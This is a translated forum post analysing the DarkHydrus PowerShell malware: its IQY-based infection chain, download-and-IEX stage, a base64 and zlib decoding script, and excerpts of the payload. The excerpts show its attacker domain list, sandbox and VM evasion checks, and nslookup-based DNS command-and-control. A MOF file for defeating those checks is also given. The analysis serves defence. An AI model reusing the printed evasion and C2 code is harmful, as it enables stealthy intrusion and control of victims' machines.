DarkHydrus powershell恶意软件

angel010 / 2018-08-05 17:23:42 / 浏览数 2543 技术文章 技术文章 顶(0) 踩(0)

---

本文翻译自：https://0ffset.wordpress.com/2018/08/03/post-0x15-darkhydrus/


---

研究人员发现一起使用powershell恶意软件攻击中东地区的攻击活动，Unit 42的研究人员将攻击活动命名为DarkHydrus。本文对其进行分析：


MD5:

```
.iqy:         377cfd5b9aad2473d1659a5dbad01d90
   Downloader:  bd764192e951b5afd56870d2084bccfd
   Final Stage: 953a753dd4944c9a2b9876b090bf7c00
```


DarkHydrus使用含有密码保护的.RAR文件的鱼叉式钓鱼邮件来感染目标。.RAR文件含有一个含有URL的.IQY文件，IQY文件是Excel Internet Query file。默认情况下，当Excel打开并执行IQY文件后，Excel会从IQY中的URL处提取内容，直到出现弹窗告警为止。下面先看一下IQY文件：





当IQY文件执行时，Excel会从url的web服务器上获取一个`releasenotes.txt`文件。下面看一下IQY文件执行时的动态分析：





在文件执行时，Excel会弹出运行iqy文件可能会存在的安全威胁告警消息，点击Enable（开启）后才可以继续运行。




然后会弹出一个执行cmd.exe的安全警告。点击yes后，会创建cmd.exe，然后运行Powershell.exe进程。然后看一下releasenotes.txt的内容：




命令保存在A0中，由Excel执行。命令执行后会从micrrosoft/winupdate.ps1下载一个字符串，并由IEX执行。所以Powershell命令应该是stage 2的真实payload。





winupdate.ps1中的数据是经过压缩和base 64编码的，所用的方法与Emotet downloader一样。

```
r00t@Comp-X555LAB: ~/Documents/Reverse Engineering/Tools/Malware/DarkHydrus
r00t@Comp-X555LAB:~/Documents/Reverse Engineering/Tools/Malware/DarkHydrus$ python
Python 2.7.14+ (default, Dec  5 2017, 15:17:02)
[GCC 7.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64, zlib
>>> payload = open("encoded_payload.txt", "rb")
>>> decoded_payload = open("decoded_payload.ps1","wb")
>>> data = payload.read()
>>> data = base64.b64decode(data)
>>> data = zlib.decompress(data, -15)
>>> decoded_payload.write(data)
>>> payload.close()
>>> decoded_payload.close()
>>>
```

先知社区

因为用的是同样的powershell混淆方法，因此可以用下图中的python脚本进行解编码和解压缩payload。



```
$ErrorActionPreference = "silentlycontinue"
$Global:domainList =
"anyconnect.stream","bigip.stream","fortiweb.download","kaspersky.science","microtik.stream","owa365.bid","symanteclive.download","windowsdefende
$Global:domain = $Global:domainList[0]
$Global:server = ''
$Global:min_query_size = 30
$Global:max_query_size = 43
$Global:sleep = 3
$Global:jitter = 20
$Global:id = ''
$Global:hasGarbage = "0";
$Global:hasstartup = "1";
$Global:powershellScripts = New-Object Collections.ArrayList
$win7 = $false
$Global:sleepPerRequest = 1;
$Global:max_request = 100;
$Global:request_counter = 0;
$Global:queryTypes = "A","AAAA","AC","CNAME","MX","TXT","SRV","SOA";
$Global:mode =  "";
$Global:hybridMode =  $true;
$Global:useAC = $false;
$Global:queryTimeout = 5;
function sandbox()
{
        $memorySizeLimit = 2900000000
        $queries = New-Object System.Collections.ArrayList
        $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VBOX%'") | Out-Null
        $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%bochs%'") | Out-Null
        $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%qemu%'") | Out-Null
        $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VirtualBox%'") | Out-Null
        $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VM%'") | Out-Null
        foreach ($query in $queries)
        {
                $result = ''; Clear-Variable result;
                $result = Get-WmiObject -Query $query
                if ($result)
```

先知社区

从文档中我们可以看到VBox、VirtualBox、Qemu这样的关键字，这是恶意软件防止被分析的一种方法。DNS通信基于下面的queryTypes变量：

```
"A", "AAAA", "AC", "CNAME", "MX", "TXT", "SRV", "SOA";
```

在分析C2协议前，研究人员找出了恶意软件使用的反分析方法，保存在Sandbox()函数中：


```
function sandbox()
{
	$memorySizeLimit = 2900000000
	$queries = New-Object System.Collections.ArrayList
	$queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VBOX%'") | Out-Null
	$queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%bochs%'") | Out-Null
	$queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%qemu%'") | Out-Null
	$queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VirtualBox%'") | Out-Null
	$queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VM%'") | Out-Null
	foreach ($query in $queries)
	{
		$result = ''; Clear-Variable result;
		$result = Get-WmiObject -Query $query
		if ($result)
		{
			Write-Host "Virtual Machine Founded." -ForegroundColor Red
			exit;
		}
	}
	$query = "Select * from win32_BIOS where Manufacturer LIKE '%XEN%'"
	$result = Get-WmiObject -Query $query
	if ($result) {Write-Host "Virtual Machine Founded." -ForegroundColor Red; exit; }
	$result = Get-WmiObject -Query "Select TotalPhysicalMemory from Win32_ComputerSystem" | Out-String
	$result = [regex]::Match($result,"TotalPhysicalMemory : (\d+)")
	$memory = $result.Groups[1].Value
	if ([int64]$memory -lt [int64]$memorySizeLimit)
	{
		exit
	}
	$cpuCoreNumber = gwmi -Class win32_Processor | select NumberOfCores | Out-String
	$cpuCoreNumber = [regex]::Match($cpuCoreNumber,".*(\d+)")
	$cpuCoreNumber = $cpuCoreNumber.Groups[1].Value
	if ($cpuCoreNumber -le 1)
	{
	    exit
	}
```

先知社区

## 反分析方法

恶意软件嵌入的反分析方法包括：

样本使用WMI来找出SMBIOSBIOSVersion，如果与VBOX、bochs、qemu、VirtualBox、VM任何一个关键字匹配，恶意软件就会打印Virtual Machine Founded，然后结束运行。如果与上面的关键字不匹配，就检查Manufacturer与XEN是否匹配。如果匹配，打印Virtual Machine Founded，然后结束运行。然后查询总的物理内存，如果小于硬编码的内存大小限制（2900000000），就退出运行。如果所有检查都通过，并且匹配，恶意软件会继续检查





所以，怎么绕过这些检查呢？其实非常容易。上图是用Powershell提出的Win32_Bios信息，里面有两个关键的信息，SMBIOSBIOSVersion和Version。因为恶意软件会检查Object Format (MOF)文件进行分析，就可以改变的Win32_Bios值，所以当恶意软件去提取SMBIOSBIOSVersion信息时，就不会匹配为虚拟机了。


```
#pragma namespace ("\\\\.\\root\\CIMv2")
class Win32_BIOS
{
    [key]
    string SMBIOSBIOSVersion;
    [key]
    string Manufacturer;
    [key]
    string Name;
    [key]
    string SerialNumber;
    [key]
    string Version;

};

[DYNPROPS]
instance of Win32_BIOS
{
    SMBIOSBIOSVersion = "Legit_PC";
    Manufacturer = "Sony";
    Name = "Computer";
    SerialNumber = "13.37";
};
```

先知社区

将上图中的信息复制并保存为.mof文件，保存到桌面。为了改变这些信息，需要admin管理员权限，以管理员权限运行powershell。运行mofcomp.exe，就可以看到和上图





还添加了其他的信息，manufacturer被修改为Sony，SMBIOSBIOSVersion被修改为Legit_PC。MOF文件中Version的没有变化，这看起来像个GUID，而不是VBOX。




当在Sandbox函数中运行同样的Powershell命令时，就可以看到不匹配任何虚拟机信息。

```
$result = Get-WmiObject -Query "Select TotalPhysicalMemory from Win32_ComputerSystem" | Out-String
$result = [regex]::Match($result,"TotalPhysicalMemory : (\d+)")
$memory = $result.Groups[1].Value
if ([int64]$memory -lt [int64]$memorySizeLimit) {
   exit
}
```

为了绕过其他的分分析方法，还要分配更多的RAM给虚拟机，确保大小超过2.9GB。处理器内核至少要2个，如果是1个的话，恶意软件就会退出。最后，确保恶意软件执行时




## 通信方法

看起来，query()函数好像是负责与C2服务器通过新。另外，攻击者好像是使用DNS来进行通信，因为nslookup.exe也在url列表中。为了确认query()函数需要的参数的意义

```
foreach ($t in $Global:queryTypes) {
   if ($Global:id.Length -ge 1) {
       $response = query -query $Global:id -type $t -test $true -change_mode $false
   }
   else {
       $response = query -query $PID -type $t -test $true -change_mode $false
   }
```

代码在`for`循环中，一共运行8次，这是根据`queryTypes`变量中保存的查询类型数决定的。`$t`表示当前查询的类型。If语句用来检查变量id的长度是否大于等于1，如果大于

```
                if ($Global:useAC)                    # If using 'AC'
                {
                        $parameters = "-timeout=$Global:queryTimeout -q=$tempMode $query.ac.$Global:domain $Global:server"
                        #-timeout = 5 -q=AC ''.ac.anyconnect.stream ''
                }
                $result = iex "nslookup.exe $parameters" # nslookup.exe -q=AAAA anyconnect.stream |
                $check = $true;
                if ($result -match 'timeout' -or $result -imatch 'UnKnown can' -or $result -imatch 'Unspecified error' ) {
                        $check = $false # If unsuccessful
                }
                if ($result -imatch 'canonical name' -or $result -imatch 'mx'-or $result -imatch 'nameserver'-or $result -imatch 'mail
server'-or $result -imatch 'address') {
                        $check=$true # If successful
                }

                if ($result -match '00900' -or $result -match '1.2.9.\d+' -or $result -match '2200::') {
                        return "cancel" # Also unsuccessful
                }
        }
        catch {
                # If error
                $check = $false;
                if ($test)            # If test is true
                {
                        return $false;
                }
        }
